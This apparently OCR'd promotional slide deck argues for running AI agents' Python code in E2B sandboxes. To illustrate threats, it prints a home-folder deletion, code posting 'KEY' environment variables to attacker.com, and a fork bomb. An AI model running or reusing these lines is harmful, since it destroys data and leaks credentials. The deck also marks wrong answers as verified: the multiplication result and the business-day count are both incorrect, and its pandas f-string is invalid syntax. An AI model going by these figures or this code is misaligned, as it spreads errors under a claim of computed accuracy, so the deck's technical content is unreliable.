Inter

Securing AI Agents with E2B


Inter

Solving the Trust vs. Capability Dilemma in Python Execution.

JetBrains Mono


SECURE // ISOLATED // EPHEMERAL

The Fundamental Dilemma: Trust vs. Capability



AI agents need to execute Python code to solve complex tasks. But running arbitrary, artbitrary, AI-generated code on your local machine is a security suicide mission. You need the capability, but you cannot **trust** the execution.

The Solution: Ephemeral Sandboxing



E2B provides secure, isolated environments where AI agents execute Python code. Think of it as a disposable workspace created on-demand and destroyed immediately after use.

Threat Vector: File System Destruction

Local Execution

```
import shutil
import os

shutil.rmtree(os.path.expanduser('~/Documents'))

CRITICAL: ~/Documents deleted. Files lost.
```

E2B Sandbox

```
import shutil
import os

shutil.rmtree(os.path.expanduser('~/Documents'))

Sandbox filesystem modified. Local files
untouched. Container destroyed.
```

Complete File System Isolation keeps your local documents safe from malicious or buggy deletions.

Threat Vector: Credential Theft

Local Execution

```
keys = {k: v for k, v in os.environ.items() if 'KEY' in k}
requests.post('attacker.com', json=keys)

AWS_ACCESS_KEY sent to 192.168.x.x
```

E2B Sandbox

```
keys = {k: v for k, v in os.environ.items() if 'KEY' in k}
requests.post('attacker.com', json=keys)

KeyError: No sensitive environment variables found.
```


Environment Variable Isolation ensures your local API tokens and AWS keys are never exposed to the agent's code.

Threat Vector: Resource & Network Attacks

Local Machine

```
# Fork bomb
while True:
    os.fork()
```

Hard Ceiling Enforced



E2B Sandbox

Hard limits on CPU, Memory, and Network prevent infinite loops and resource exhaustion attacks from taking down your infrastructure.

The Hallucination Problem: Math & Stats

User: What is 8,347 × 9,823?

LLM: The answer is approximately 81,942,381. ✗

```
print(8347 * 9823)
81,982,781 ✓
```

Don't let LLMs guess. Let Python calculate. Agents become factual execution engines rather than approximation text generators.

Data Analysis: Guessing vs. Computing

User Query: What's the median salary in this 10,000 row CSV?

Based on the data shown, the median appears to be around $75,000.

```
import pandas as pd
df = pd.read_csv('salaries.csv')
print(f'${df['salary'].median();,2f}')

$73,450.00
```

For large datasets, 'eyeballing' fails. Code execution provides programmatic accuracy.

Complex Processing: Dates & Logic

That’s approximately 50 business days. ❌

```
import pandas as pd
days = pd.bdate_range('2024-01-15','2024-03-28').size
print(days)
```

```
52 ✔
```

Python libraries like Pandas and Numpy handle logic that causes LLMs to stumble.

E2B Core Features

Secure Linux Containers

Isolated & Firewalled

Pip Package Support

Install anything on-the-fly

Persistent Sessions

Maintain context window

Real-time Streaming

Live stdout/stderr

File System Access

Safe Upload/Download

Python 3.8
Python 3.9
Python 3.10
Python 3.11

Multiple Versions

Full compatibility


Developer Experience: The Python SDK

MacBook Terminal

```python
from e2b import Sandbox

# Launch secure environment in ~2-3 seconds
sandbox = Sandbox()

# Execute safe code
result = sandbox.run_code('print("Hello from E2B!")')

print(result.stdout)
sandbox.close()
```

Fast Startup: Milliseconds, not minutes.

Real-World Workflow Integration



Seamless integration with LangChain's PythonREPLTool.

Advanced Capabilities

MacBook Terminal

Custom Environments

pandas

NumPy

matplotlib

Pre-install your specific data science stack.

MacBook Terminal

Hardware Acceleration

GPU access for machine learning models.


MacBook Terminal

Interactive Tools


jupyter

Support for Jupyter Notebooks inside the sandbox.

Use Case Radar



The Final Verdict



E2B transforms Agents from conversational chatbots into reliable tools.

Security: A Necessity.

Ensuring safe execution is not optional; it's foundational for trust and real-world application.

Accuracy: A Guarantee.

Reliable results and deterministic outcomes, moving beyond mere conversation to practical utility.

Get the power of code execution without the risk.